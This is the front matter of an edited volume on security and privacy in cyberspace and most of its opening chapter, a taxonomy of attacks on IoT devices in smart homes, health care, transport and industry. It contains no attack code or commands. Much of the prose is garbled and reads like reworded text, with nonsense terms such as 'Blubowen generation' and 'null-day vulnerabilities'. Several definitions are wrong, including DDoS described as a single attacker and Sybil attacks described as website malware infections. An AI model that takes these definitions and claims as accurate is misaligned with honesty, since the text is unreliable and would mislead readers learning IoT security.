Blockchain Technologies

Omprakash Kaiwartya · Keshav Kaushik · Sachin Kumar Gupta · Ashutosh Mishra · Manoj Kumar *Editors*

Security and Privacy in Cyberspace

Springer

Blockchain Technologies

This book series aims to provide details of blockchain implementation in technology and interdisciplinary fields such as Medical Science, Applied Mathematics, Environmental Science, Business Management, and Computer Science. It covers an in-depth knowledge of blockchain technology for advance and emerging future technologies. It focuses on the Magnitude: scope, scale & frequency, Risk: security, reliability trust, and accuracy, Time: latency & timelines, utilization and implementation details of blockchain technologies. While Bitcoin and cryptocurrency might have been the first widely known uses of blockchain technology, but today, it has far many applications. In fact, blockchain is revolutionizing almost every industry. Blockchain has emerged as a disruptive technology, which has not only laid the foundation for all crypto-currencies, but also provides beneficial solutions in other fields of technologies. The features of blockchain technology include decentralized and distributed secure ledgers, recording transactions across a peer-to-peer network, creating the potential to remove unintended errors by providing transparency as well as accountability. This could affect not only the finance technology (crypto-currencies) sector, but also other fields such as:

Crypto-economics Blockchain
Enterprise Blockchain
Blockchain Travel Industry
Embedded Privacy Blockchain
Blockchain Industry 4.0
Blockchain Smart Cities,
Blockchain Future technologies,
Blockchain Fake news Detection,
Blockchain Technology and It's Future Applications
Implications of Blockchain technology
Blockchain Privacy
Blockchain Mining and Use cases
Blockchain Network Applications
Blockchain Smart Contract
Blockchain Architecture
Blockchain Business Models
Blockchain Consensus
Bitcoin and Crypto currencies, and related fields

The initiatives in which the technology is used to distribute and trace the communication start point, provide and manage privacy, and create trustworthy environment, are just a few examples of the utility of blockchain technology, which also highlight the risks, such as privacy protection. Opinion on the utility of blockchain technology has a mixed conception. Some are enthusiastic; others believe that it is merely hyped. Blockchain has also entered the sphere of humanitarian and development aids e.g. supply chain management, digital identity, smart contracts and many more. This book series provides clear concepts and applications of Blockchain technology and invites experts from research centers, academia, industry and government to contribute to it.

If you are interested in contributing to this series, please contact msingh@endicott.ac.kr OR loyola.dsilva@springer.com

Omprakash Kaiwartya · Keshav Kaushik ·
Sachin Kumar Gupta · Ashutosh Mishra ·
Manoj Kumar
Editors

Security and Privacy in Cyberspace

Springer

Editors
Omprakash Kaiwartya
School of Science and Technology
Nottingham Trent University
Nottingham, UK

Sachin Kumar Gupta
Shri Mata Vaishno Devi University
Jammu, India

Manoj Kumar
Faculty of Engineering and Information
Sciences
University of Wollongong in Dubai UOWD
Building, Dubai Knowledge Park
Dubai, UAE

Keshav Kaushik
University of Petroleum and Energy Studies
Dehradun, Uttarakhand, India

Ashutosh Mishra
Yonsei University
Incheon, Korea (Republic of)

ISSN 2661-8338 ISSN 2661-8346 (electronic)
Blockchain Technologies
ISBN 978-981-19-1959-6 ISBN 978-981-19-1960-2 (eBook)
https://doi.org/10.1007/978-981-19-1960-2

The use of general descriptive names, registered names, trademarks, service marks, etc. in this publication does not imply, even in the absence of a specific statement, that such names are exempt from the relevant protective laws and regulations and therefore free for general use.
The publisher, the authors, and the editors are safe to assume that the advice and information in this book are believed to be true and accurate at the date of publication. Neither the publisher nor the authors or the editors give a warranty, expressed or implied, with respect to the material contained herein or for any errors or omissions that may have been made. The publisher remains neutral with regard to jurisdictional claims in published maps and institutional affiliations.

This Springer imprint is published by the registered company Springer Nature Singapore Pte Ltd.
The registered company address is: 152 Beach Road, #21-01/04 Gateway East, Singapore 189721, Singapore

Contents

Taxonomy of Security Attacks on Internet of Things

Akashdeep Bhardwaj, Keshav Kaushik, and Manoj Kumar

Abstract Internet of Things (IoT) are an extensive smart device networked ecosystem, which routinely exchange log data and information over the Internet with portals and humans. Given the considerable expansion and acceptance of IoT as enabling technology paradigm, in recent years, IoT devices face critical safety issues and threats to online data security. This chapter reviews and examines the security of the devices networked in smart intelligent homes, health care, and transport domains. Improper or unauthorized access of the IoT devices causes availability issues leading to widespread risks and downtimes. The authors present security attack-related taxonomy for the IoT devices, the focus is to assist IoT device designers and developers to better understand the risks and threats of security failures and help to integrate stronger safeguards in the IoT devices. A use-case scenario is also discussed related to design and implementation of a smart, secure vehicular traffic control using IoT devices.

Keywords IoT taxonomy · Internet of Things · Industrial IoT · IoT security · IoT · Security attacks

1 Introduction

The concept of Internet of Things or IoT was introduced by Kevin Ashton, way back in 1998 as computers that know everything about "things" and uses information that it collects without any aid, then connectively to one another over the Internet. IoT refers to interconnection with the sensory capabilities and contextual awareness of our commonly used electronic devices [1]. Because IoT technology is efficient and economically beneficial, IoT devices around the country are extensively and quickly

A. Bhardwaj · K. Kaushik (✉)
University of Petroleum and Energy Studies, Dehradun, India
e-mail: officialkeshavkaushik@gmail.com

M. Kumar
Faculty of Engineering and Information Sciences, University of Wollongong in Dubai UOWD Building, Dubai Knowledge Park, Dubai, UAE

O. Kaiwartya et al. (eds.), *Security and Privacy in Cyberspace*, Blockchain Technologies,
https://doi.org/10.1007/978-981-19-1960-2_1

produced. The term intelligent is widely used in IoT applications throughout the world, such as smart houses, smartwatches, and smart cities. As an attempt to speed up IoT growth across the country, China has created the notion of “Sensing China” [2]. IoT components are generally embedded sensors, programmable logic circuits, and actuators that gather the backend sensor data, convert it into useful information to perform actionable actions. Sensors register timelines for workouts in a smart intelligent watch and an actuator calculates the calories. The coordinator’s component functions as a device manager to monitor the state and activities of intelligent objects. It also gives IoT service providers a cumulative report on their actions.

A sensor bridge is used to connect the local IoT network and IoT cloud service. IoT service is often offered on the cloud (the dependable one) so that IoT objects may be accessed every day or anywhere to control all IoT devices with rapid action. For instance, you may use your smartphone to give your smart car orders. Three features of IoT [3] are present. First, it is a thorough knowledge of the use of intelligent items and network connectivity to gain information. Secondly, it provides high precision and real time for the dependable transmission of the system. Thirdly, cognitive processing must be incorporated to make the systems work intelligently. More than one IoT device is linked in the ecosystem with each other, laptops connected with the smartphone, which in turn connects to a heart rate monitor, etc.; however, laptops can be compromised and accessed for gathering the heart rate monitor. By 2022, it is projected that there were a billion Internet linked and sensor devices [4]. The IoT idea provides a free flow of information between different Internet gadgets. The increasing number of IoT devices has led to a heightened risk of digital interruption or pandemonium. Due to the huge data load, it is currently online. IoT is prone to several hackers or organized criminals’ attacks on the security system. There are certain dangers to any new technology. Security risks are the worst of all. This is particularly the case with a rapidly developing technology when all the hazards associated are hard to anticipate. On the other side, there is an increase in the number of competent and highly driven malicious hackers who are misusing modern technologies. The likely inventor of the phrase “Internet of Things” [5] Kevin Ashton quoted the Internet’s 1999 amount of the data being about 50 petabytes and the 2022 forecast is that the web data size will be approximately 46 zetabytes. Although for security reasons, the global corporate organizations are quite conservative and start using new things, IoT is already there.

Intelligent gadgets are in everything—clever wearables, intelligent medical equipment, clever houses, clever residences, clever automobiles, clever cities, smart grids, intelligent farming, and many more facets of life [6]. As IoT devices may manage major industry infrastructures, the challenge is growing. This would surely enhance the exposure of society to cyberdangers. Cybercrime damage is estimated at around $400 billion per year in the current estimates. The intelligent future is nowhere. Are we ready? Do we act responsibly so that we are intelligent all around us? Can we be confident that our privacy is not affected, is it clever to be surrounded by smart things? These intelligent gadgets are intelligent and compact, but they are safe enough? Particularly when we know that portions of IoT were not clearly specified, built, or still utilize outdated wired-era architecture. This chapter mainly aims at summarizing the state of the current IoT security in the smart ecosystems to examine the security standards for the next generation of linked systems [7] that need to be taken into consideration.

This chapter discusses the essential aspects of IoT security. The document is organized as Sect. 2 sets out a brief IoT schedule, the current state, and future projections. The security and confidentiality trends of Sect. 3 for IoT development and new protocols covering these tendencies and the industrial safety implications of Sect. 4 of IoT. Section 5 presents a real-time use-case scenario to design and implement smart, secure vehicular traffic control system using IoT devices. The chapter ends with results and conclusion of the research.

2 State of IoT Security

IT security simply aims for securing availability, integrity, and confidentiality, as CIA Triad. Cloud computing and remote systems, servers, and devices online provide client support and functions. When the system is not available, safety is affected, either the system is down or communication is disrupted. Integrity indicates the correctness of the information is identical to the initial source as it is on the destination when communicating between server and clients or within the network systems and nodes [8]. Confidentiality refers in communication (client/server, sender/beneficiary) to data protection both on the sides of the data and the network during data transmission. To read it, only senders and recipients must encrypt and safeguard the data. A major security problem for IoT technology is its rapid increase in electronic device development. Security requirements are often inadequately applied, not sufficiently proved, or simply lacking. In particular, inexpensive gadgets are produced by names manufacturers for domestic usage [9].

Today, IoT is still dependent on the conventional architecture of the connection established for fixed customers or mobile customers controlled by the owner [10]. These customers generally are placed in a secured environment and are subject to security measures to prevent malaria in all ways. Three fundamental elements of IoT architecture are as follows:

- The perception layer comprises the embedded hardware (RFID, sensors, and actuators), CPU, and memory programmable control units. All of these are needed for data collection and transmission or receipt. These devices are connected to the network layer—whether independent with an independent ISP wireless link, or with a wireless connection to an ISP aggregated by a hub or Internet access point. They are all around and are not usually sufficiently safeguarded from illegal entry so that they can be readily destroyed or stolen. In this situation, a security system will be affected by illegal data access or simply by severing the connection between devices and the cloud. In addition, the batteries or solar cells typically power these gadgets, raising a major problem—autonomy time.
- The network layer is used for data transfers between sensors and cloud storage. There is a vast range of data-exchange technologies and standards. New standards based on existing LAN, WLAN, and WAN standards are being continuously developed. These vary by range, data-exchange rate and power

usage, and radiofrequency spectrum. It is very crucial on this layer to be quickly exposed to malicious security attempts.

- The application layer involves the data management systems and their architecture around the cloud as well as the analysis and presentation by applications. Data at this stage be secured and anonymized against unauthorized access if utilized for public purposes.

Several new low-energy and broadband protocols are created using well-known Wi-Fi technology, NFC, 2G-3G-4G Cell, and Bluetooth [11], including Blubowen generation (BLE), 6LowPAN, Zigbee, Z-Wave, Sigfox, Thread, and LoRaWAN. In addition, a variety of novel modular systems have been developed. Operators have a proposed IoT plan to supply hybrid technology. Existing cellular, LTE, or Wi-Fi networks are available for applications requiring long-range and high data rates. Short-scale technologies are to be used for small-scale systems, such as building systems, smart meters, parking systems, and smart hubs, which may be used in this scenario to add devices and transmit data to the cloud [12]. However, to cover vast ranges, low-performance WAN equipment with low data rates and cheap costs must be used (45 percent of the IoT market).

Integration of intelligent equipment ("things") ensures IoT functionality in numerous areas, including health care, intelligent homes, intelligent cities, and intelligent transport. However, "things" can lead to unparalleled security problems [13]. Several important components of operation are required in the IoT idea. IoT is composed of people, smart subjects, technology ecosystems, and processes [14], four key components. The doctor examines the patient (person) in the health field, for example, to find out the patient's medical issue. Then, all communication systems (technologic ecosystems) use medical equipment (intelligent subjects) such as X-Ray units and stethoscopes, heart rate monitors. Inaccurate diagnosis [15] might fail to address the security problems in this area. IoTs development leads to a pitfall for the user or his gadgets if there are no safety precautions. To ensure that IoT is safe from any assaults that may be initiated against it, the IoT thereafter needs safety criteria such as identification/authentication, dependability, secrecy, and non-repudiation [16].

This chapter also examines concerns of safety in three areas: the smart home, health care, and transit. To establish safe communication settings in many domains, IoT security concerns must be strengthened, provide benefits and benefits for people from IoT ecosystems.

- Smart Home Environment

  92.4% of individuals use Internet-linked clothing according to the World Economic Forum [17]. For example, individuals may talk to devices (microns) or give them any command to ask home appliances and work. IoT works to allow authenticated, authorized users to monitor the devices in their house in a smart home environment. To provide security, the house has to be protected against theft and intrusion by three criteria: secrecy, auto-immunity, and dependability. IoT device passwords should be secret. IoT must be automatically immune to predict or notify any malicious problematic events such as attacks on the devices. The auto-immunity protects the home against the presence of an invader via an alerting sound.

- Healthcare Domain

  IoT in the healthcare domain includes authentication and tracking, automated gathering, and sensing of information. For instance, the progress report on medical conditions in patients is secret and requires a safety measure to prevent illegal data from being exposed. In doing this, no one can monitor and change data or generate fake medical reports and prevent a physician from making the error of treating a patient. This may lead to doctors prescribe incorrect medical products or treating your patient badly if no safety measure was established. For example, manipulated blood test results make because life-death issues for the patient due to blood mismatch during blood transfer.

- Transportation Domain

  IoT investment is bringing a new revolution in passenger experiences. Apple's iBeacon allows the whole operation to simplify the life of passengers [18]. For example, at Heathrow airport, Virgin Atlantic uses iBeacons, while at Dallas Fort Worth International Airport American airlines implement iBeacons. Today, many airlines let customers do self-check-in using their mobile phones for quick and quick check-in. For its customers to feel safer and more comfortable during all IoT operations, airlines need to safeguard passenger information. Consequently, the IoT system security mechanisms should be kept secret by unauthorized users. In general, the identity of a traveler is one tag, where only the relationship of suppliers with products is involved. Baggage is necessary and requested later. The identification sensor must be safeguarded against attackers using the "block tags" approach that Juels introduces [19].

Jupiter's study shows that by 2025, around 55 billion IoT devices might well be on the Internet [20]. Main devices and gadgets include smart home units, smartphones, e-health devices, and smart vehicles, although numerous specialized devices will be available for specialized applications (e.g., glasses, watches, body analyzers). With more IoT devices, the challenges posed by attack surfaces and attacks for security experts will rise, potentially to the extent that they are unable to address these issues. This trend will be an incredibly significant and tough challenge for the protection of such gadgets. There has been a significant trend since 2017 [21] with the number of cyberattacks. This trend forecasts that IoT devices will increase even more in the future, given their enormous distribution. Attacks might attempt to rob personal data, earn money, and so forth. Attacks can also intrude during regular operations, leading to unavailability, molestation, and damage, or they can be used to prepare more coordinated threats and attacks. Most dangerous attacks are based on zero-day vulnerabilities, previously undiscovered assaults that will generally not be detected by malware. The total impact and exposure window might be significant. If there is an undiscovered software issue, millions of IoT devices may be suddenly exposed.

Several examples of major software components (webserver application, encryption flaws, compressive tools) were uncovered were identified. The problem worsens when the new vulnerability is not promptly patched, such that popular attacks seem to benefit from the weakness. There should be a great number of null-day vulnerabilities, but it is also growing. Other major dangers to configuration mistakes, incorrect tool use, and also the human aspect existed, apart from zero daily errors. IoT device-related attack surfaces are.

- IoT device operating system:
  - Software errors like memory corruption or no input data validation checks.
  - Configuration errors like the use of factory-default passwords and use of unnecessary services.
- IoT devices own software:
  - Software errors like utilizing arbitrary code execution via API calls.
  - Configuration errors like no mitigation against DoS attacks and weak authentication.
- IoT device third-party software:
  - Software errors like file inclusion and upload vulnerabilities.
  - Configuration errors like parameter tampering and no use of encryption.
- Errors in communication channels with no encryption lead to cryptographic weaknesses and MITM.
- Vulnerabilities:
  - Internal network devices leading to traffic poisoning and information disclosure.
  - External service providers for database, web service.
  - Cloud service providers issues.

The objective of an attack has been broadened in recent times as the number of vulnerabilities rises such as sophisticated spying, cyberterrorism, and steal personally identifiable information, causing service downtimes and even damage to system OS and hardware. The most significant malicious objectives are as follows:

- Leakage of information-stealing health or money.
- Integrity—alter files to the advantage or annoying effect of the attacker.
- Reputation damage—financial organizations target and traffic service providers.
- Availability—erase data, denial-of-service assaults impede operations.
- Malware attacks using C&Cs (Command and Control) servers with user devices as BOTS.
- Cyberwarfare and terrorism by attacking (IoT devices connected to critical state infrastructure).

Typically, specialized IoT device has specific attack surface areas. In recent times, more so in the last few years, IoT-related vulnerabilities have been analyzed and identified. An online gun will be examined and non-authenticated APIs and a short guessing PIN will be found. Millions of IoT devices are found to be at risk in network devices' firmware vulnerability. The vulnerability of baby monitoring devices might make families annoyed. On the Internet of Things, the attack is more hazardous and has a catastrophic impact when industrial equipment is the targeted computer. During the previous decade, several viral attacks against SCADA systems have been reported. Stuxnet was the first very sophisticated virus discovered for this purpose. Stuxnet targeted particularly programmable logic centrifuges controls for nuclear material separation. Stuxnet has been intended to infiltrate SCADA contemporary systems. Later it was revealed that a similar virus dubbed Duqu targeted at gathering information for other attacks like the Stuxnet. Stuxnet has several versions and is possible of the same origin as Stuxnet Secret Twin or Flame. In certain situations, malware is designed to target industrial IoT specifically.

As malware variants develop extremely quickly and may be tailored to certain designs and activities, industrial IoT is not different as a goal, but the sociological effect of an assault can be far larger than that of attacks on typical consumer-oriented IoT devices. Let us focus on the technology industries for process and integrated petroleum operations. The process sector is one of the areas for which Industry 4.0 principles are highly important. One of their primary worries was IoTs during our discussion with managers and those responsible for cybersecurity. Equipment manufacturers and third-party service providers wished to have internal network access to their equipment and sensors or IoT devices. They view IoT as cost and quality advantageous but struggle to establish a security plan that integrates this new paradigm. The sharing of information was not the main worry because data from IoT devices were typically particular to the equipment and did not reveal much private knowledge about the production process. But if more and more gadgets are deployed, third parties will have an unacceptable grasp of industrial operations. Traditional security includes VPN with username and password as credentials, routing of firewalls, and roles-based access monitoring used for data exchange. After initial registration and configuration steps are complete, this might be launched by the external party. Data quality is an issue; however, in our case, for the oil and gas sectors, this will be explored. Finally, security with assault and hostility was a difficulty for the IoT device itself since hacking would have significant costs and threats to the safety of the workforce. Other stakeholders, like environmental agencies and health and safety authorities, may also be involved with the industry. These have historically taken manual samples, but now start using the sensor network for real-time sampling within or outside the industry to monitor pollutants or work environment ongoing. This is beneficial and the firm may even make use of such constant monitoring to optimize industrial operations. However, with overly thorough surveillance of such data, privacy and security problems may arise.

The firm market value might be affected, for instance, by information regarding production process issues. To avoid leaking the detailed sensitive information which may be used in order, for example, to deduce how the production processes work, the process of data access will also be needed for public authorities, including fine-grained access control and pre-processing (for example, an averaging of sensor data). The focus of our oil and gas study was on manufacturers of equipment, mainly for the boiling operation, that wished to monitor their equipment while employed by oil plants. This monitoring is part of a maintenance service based on condition. In this situation, data confidentiality was an enormous issue for exchanging information. However, the equipment monitoring would expose several operational characteristics since the equipment maker frequently provided a comprehensive boiling package and monitored most of its usage. The device operator did not wish to distribute the data to the equipment manufacturer. As this demonstrated knowledge of the devices on their side, the equipment maker would not allow other parties access to monitoring data. These difficulties have not just been connected to IoT, but IoT may be described as part of the situation as monitoring sensors are progressing farther. Another problem was availability.

Stable Internet connections with high bandwidth could not be expected while boiling activities are being carried out across the world, for example, aboard ships where the only means of contact is satellite. The quality of data was mainly an issue of manipulation when manipulation may lead to misinformation. False information can lead to erroneous judgments and because boiling costs are quite high, poor decisions might cost a lot. The use of IoT devices as a backdoor in the control system may have catastrophic repercussions on human security and environmental costs. Tampering was also a worry for the operators of rigging. Despite all these obstacles, the oil and gas sectors are moving quickly to the integrated operations paradigm in which information exchange and decision-making based on sensor data play an important role.

3 Taxonomy of Security Attacks on IoT

Without secure IoT, cyberattacks may well overshadow their desired advantages. IoT assaults are of various sorts, including Sybil assaults, DoS/denial-of-service attacks, or even IoT node capture attacks. The proposed IoT attack taxonomy would enable researchers to comprehend and summarize the overview of different forms of security assault. Eight categories may be identified for IoT attackers.

- Alter, spoof, and replay routing attacks: Direct routing attacks alter, spoof, and replay the route information aimed at routing where data interaction between nodes takes place. The security challenges of IoT device detection in the system issues during the spoofing assaults. Attacks occur when a wrong message is generated, a routing loop, and many more ways are established [20]. The hacker sometimes doesn't send out a signal at first but instead waits for it from the matching broadcaster. When the legitimate transmitter stops sending a signal to the legal receiver, the spoofer starts broadcasting the faulty signal. For example, an adversary may pollute the entire network with bogus routing data such as "I am the base station" (dark square spot). Since you may access the Internet, you must first like anything on Facebook, after which you will be sent to a fake Facebook login page. When a user logs in, this fake website saves the user's credentials, displays a login error, and redirects the user to the real Facebook page. This sample illustrates the stolen user information.

- Sybil attack: Rise of the Internet of Things has revealed a Sybil attack system, which is a junction with several identities [21]. This implies that adversaries may be present in many locations at the same time. It reduces the completeness of data security and resource utilization. Every week, Sybil's online community (OSN) collects information from approximately 76 million (72 percent) fake users on Facebook and 20 million Sybil users on Twitter. Sybil attacks are carried out to steal information from a website by infecting it with malware. Sybil is like a disguise that appears like typical users, but not. Sensible Sybil assaults on new media like Facebook, Twitter, and Instagram. Thus, a safety defense is necessary to preserve the IoT system, so that it may continue to operate properly.
- Denial of Service (DoS) is endeavored by initiating the denial of service, to mess up or end the network. DoS is a specific assault on a network or a computer resource that can help to decrease network capacity as a result of the DoS attack. Two categories have been included: Distributing Service Denial (DDoS) and ordinary DoS attack in IoT. A tool is needed to deliver packets to a specified system to crash the network or force the system occasionally to restart. DDoS, in the meantime, may not be a proxy attacker, but a single attacker. As well as disabling the network, the impact of this assault prevented access to it for a very broad network.
- Attacks based on Device Property: Might be class or class of high-end devices for low-end devices. These kinds of assaults affect the IoT system differently. IoT might lead to a fatal mistake or simply a section of the system could be abnormal owing to device properties power.

  - Low-end device class attack: It is a low-energy device attack which is used by the IoT system. This is a low-cost class just by connecting the system through radio to the outside. They have the same potential and a comparable network setup. Few IoT sensor nodes are available. It is available. For example, a wristwatch may remotely operate gadgets such as smart TV and smart refrigerators in household appliances.
  - High-end device class attacks are unlikely to use full-fledged devices to conduct IoT system attacks. This class links its IoT gadgets over the Internet so that a laptop (powerful device) may be accessed with superior CPUs anywhere and in all cases.

- Attacks based on access level: Access to the IoT system is based on two approaches for attackers: passive and aggressive. The availability of IoT systems is affected by the assaults on the access level.

  - Passive attacks entail surveillance and wiretapping without the user's agreement or knowledge, and without interfering with IoT connectivity. Just the system's information is learned or used by them. Andrew, for example, can

  view the details of Felix's communications to Mary. Be a result, Andrew is referred to as a passive assailant.
  - Active attacks: Active attacks aim to avoid or break the information or data security feature by connecting to the district or disturbing the communication in networks, unlike passive assaults. If Darren answers Anne the message, Felix does not assume. Darren gets an aggressive assault.

- Attacks based on Adversary Location: An opponent may attack the IoT system anywhere. An insider or outsider is assaulted depending on the location of opponents.
  - External attacks are adversaries who are positioned outside of the IoT channel's (public) reach yet can nonetheless contact IoT devices online. They have no knowledge of the IoT architecture they are attempting to access. Typically, a trial-and-error approach is required to ensure an effective connection to the appropriate IoT native connection.
  - Internal attacks is an assault launched by a security IoT border component (insider). The attacker tries to run its malicious code on IoT devices to begin the attack. Insiders are split into four insider assault types: actors at risk, actors without intention, emotionally attacking actors, and actors in the perception of the technology.

- Attacks based on Attacks Strategy: Attacker attempts to run their malicious code to IoT devices to begin the assault. Attackers have a plan for starting and destroying IoT. Two strategic attacks are considered: physical and intellectual.
  - Physical attacks: Physical attacks on IoT infrastructure are effective in neutralizing IoT devices. For instance, the attacker might change the behavior or architecture of IoT devices.
  - Logical attack: A logical attack happens if a network communication malfunctions as a result of the assailant's IoT system attacks. Attackers don't hurt their attack via physical equipment.

- Attacks based on Information Damage Level: All IoT devices have sensors that detect parameter variations. The information is easily modified by attackers through floating or open information. A collection of levels of information harm in six categories:
  - Interruption: The fundamental purpose of interruptions is to make a system available. This results in resource depletion if an interruption occurs. During the operation of the IoT, an interruption can be performed in IoT mode.
  - Eavesdropping: The recipient stops the purchase of a packet delivered when the communication canal has eavesdropped. RFID devices tend to be assaulted by eavesdropping. When IoT devices have eavesdropped, the confidentiality of IoT systems decreases.
  - Change: Information on IoT devices being updated or changed by attackers jeopardizes the completeness of IoTs security standards. It is because the

  attackers mislead the communication protocol that they have done this manually.
  - Manufacturing: Manufacture concerns IoT system authentication because attackers introduce fake data into regular IoT architecture. The manufacturing harm to IoTs information level is caused by overflowing the IoT system network.
  - Communication replay: Enable eavesdropping, resending, and modification of the originating communication to take advantage of target IoT devices. Potentially captures traffic that was posted on a Web Service in Ethereal [12]. The present discussion or session is being hosted by attackers, and it will be played soon. A repeated message will subsequently confuse the device that receives the IoT and hence present a threat to the IoT system.
  - Man in the middle: Intruders are secretly forwarding and possibly changing messages between two individuals that believe they are communicating directly with one another. If X wishes to communicate in Y, but an assailant wishes to steal some Y data, the adversary will create two additional nodes between them (X' near Y and Y' near X). Because Y is unaware of the attacker's existence after X has supplied data, they think X is correct. Assume that two persons are involved in the theft of critical information. Another device is assigned by the attacker between phone calls so that assailants might learn about the security (bank password) of their client.

- Host-based attacks: Varieties of hosts engaged in the deployment of IoT security risks are breached by users, applications, and hardware. The operating information and network software in IoT devices are embedded devices. As a result, the IoT network host can target the IoT devices.

  - User compromise: A user may provide information or data regarding security credentials such as password or keys. For example, a building insider provides an IoT device accessible by an unauthorized user with a password for the building.
  - Compromised software: Software vulnerability when the assailant pushes the IoT to exhausted condition or overflows the resources buffer. For example, because of the low battery, the laptop might suddenly stop. This means, that much of the system in "sleeping" mode cannot have interoperability with other objects.
  - Hardware compromise: Hardware is the way opponents launch their host attacks with an IoT device. Hardware compromise. The host-based hardware compromise attack, where attackers inject malicious code or rob the driver or connect to a device. In addition, the use of a malicious double loader that installs a Trojan on the device can exploit an iPhone.

- Protocol-based attacks: Two positions might jeopardize IoT systems protocol, which could threaten IoT security mechanisms. By departure or disruption from the deliberate process, the attackers become selfish when they make certain changes to the actual data.

- Protocol deviation: An assailant does not normally follow the protocol. The outsider trend usually acts as an insider and uses malicious programming for IoT. Protocol variations may lead to two protocols being attacked. They are a protocol for use and networking.
- Interruption of the protocol: The availability is one of the security attributes in the context of IoT security. These functional safety needs are necessary to have a great IoT system. Regrettably, the assailants might assault the protocol by interrupting both within and outside the IoT network and raise difficulties with IoT availability.

Figure 1 illustrates layer-based assault and an adversary's effort to strike via the communication protocol stack. The attacker tries to hack the objects of IoT at five levels.

There are several difficulties we need to overcome to realize the IoT security goal. These obstacles differ from application to application, from contextual to technological. A world in which everything is linked, information to communicate and data about its local surroundings and the human person in a direct/indirect way toward a centralized place paves the way for "Big Boss". The protection of one's right to privacy is necessary. Trust increases the technological problems of interest: how and when can we manage sensors in an environmental environment? IoT governance is essential. It is important. Public authorities can ensure the IoT influence from economic progress to people's problems. Technological standardization is also of considerable benefit, since it becomes interoperable and therefore reduces fundamental issues. Many manufacturers are currently creating solutions with their technology and tough services. Some standards are necessary to transform the "Intranet of Things" into a more comprehensive "Internet of Things". One positive element of IoT is a large number of Internet-related objects, each with data. Key technological




Fig. 1 Mind map of security attacks on IoT

issues remain the search for few routes to save and analyze the volumes of data via scalable usage. Significant challenges to narrate in this section are control of access, security, privacy, identity management, norm and interoperability, and flood data.

4 Attacks on IoT Devices

There are so many chances of attacks on the network in real-time devices and thus there are lowered probabilities of assaults in the real world when IoT is implemented. It helps make our gadgets more Internet reliable that is neither trustworthy nor reliable. The fast development of technology means that our lives are simpler than ever, yet many have become technically sound and are misusing their talents. Therefore, security concerns in any one network may be decreased if IoT is used in any network. Some regions may be affected by the network:

- Unauthorized persons use security weaknesses, such as, in some circumstances, posing threats to physical safety. One participant revealed that he could interrupt two insulin pumps remotely linked and also modify their settings so that medicine could not be given anymore. One additional participant reveals that the attacker can interfere without touching the automobile with the internally operated computer network. The attacker may access everything in the vehicle, including integrated technologies, telemetric, and the engine can be controlled and also disrupted.
- In a prone region of attack for IoT devices, the security of the individuals, such as public places, is difficult when the attacking person may simply access IoT devices from a physical point of view. Anti-temperature measures and other design improvements must consider security. Many IoT devices are unable to update themselves and thus there are increased risks of an attack. The upgrading procedure is lengthy or unworkable.
- IoT is unsecured in situations like the rainy season, high moisture, high temperature is not very conducive and this causes so much harm to IoT equipment.

IoT is the answer for comfort, technology, and intelligence, smartphone ease, such as' car drivers control the console automatically and drivers can control themselves or pacemaker implanted in a patient's heart, which depends on the driver's heartbeat or blood pressure. Therefore, there is a huge concern about how we can secure IoT devices without losing life or being in trouble. When we speak in a general way about the way we may secure IoT devices, we must find an alternative to the web since the Internet is the source of security risk with the aid of Internet numbers, irrespective of what occurs. Many examples of sensitive government documents through Internet usage are obtained from sophisticated hackers all around the world. Many strong nations invade the information in other countries. Highly safe areas are not secure, but if the Internet is hard to talk about, everything may happen in the globe to proclaim IoT safe. A way of using the Internet as an alternative is the current response to IoT safety. IoT device software updates are essential and it is easy to be susceptible if the software is not updated. Software is required to protect these gadgets in due course.

Whether it is a personal computer, smartphone, or another device such as IoT, every device linked to the Internet requires updating. But there are large numbers of IoT devices, which are extremely tough to update one at a time. Prevent unwanted access with high safety codes prevention. This security code must be checked after a specific period. The method for virus defense should be quite good. Sign code is the right code security solution to prevent malicious code from affecting the system. The main problem is energy consumption for IoT because all IoT-related devices function in electrical modes and are connected to a network. If the IoT device is cut off from its power supply then the security of IoT devices might become problematic. Therefore, all IoT devices should be linked to the main power station providing backup power to these devices. However, if this centralized power plant is capable of doing what would happen with these IoT devices at their empty level, it may be a possibility. In such case, a specific IoT device will be installed on the centralized power station that will evaluate the voltage levels of the centralized power station so that when the power level falls below a certain threshold, the client will be notified via the IoT device attached to the central power station.

Organizations for IoT standards have been set up. Among these are ITU-T, ISO/IEC JTC1, IETF, ETSI, oneM2M, and the standardization of IoT security standards, which are our ultimate objective in analysis. The standards are analyzed in Table 1 (Table 2).

In de Jure Standards organization ITU-T, IoT standards for security (e.g., authentication, access control, sensitive data, protection of privacy, etc.) are laid out. There are standards for the application interface security in the sensor network in ISO/IEC JTC1, which is the same category as the ITU-T. Security standards are created in de-facto, national, and organizational standard bodies IETF concerning 6LoWPAN and CoAP as restricted resource communication. ETSI is in charge of the published standards for IoT security, network architecture security, MQTT security, HTTP security, CoAP, web-binding socketing, device management systems, such as OMA-DM and LWM2M, and mutual interaction security. OneM2M has also published interworking standards, IoT devices, and these standards provide content on platform architecture access control. Sensitive data security, privacy, interface, and architecture standards need authentication, encryption and decryption, and protocol authorization, enabling secure IoT communications.

Verification and authorization are the most complicated aspects of IoT security protocols. Guidelines for IoT security, on the other hand, do not address accessibility or non-repudiation. ETSI is in charge of the published standards for IoT security, network architecture security, MQTT security, HTTP security, CoAP, web-binding socketing, device management systems, such as OMA-DM and LWM2M,

Table 1 IoT technology usage

Ranges	Long	Short	Long
Data speed	High	Low/High	Low
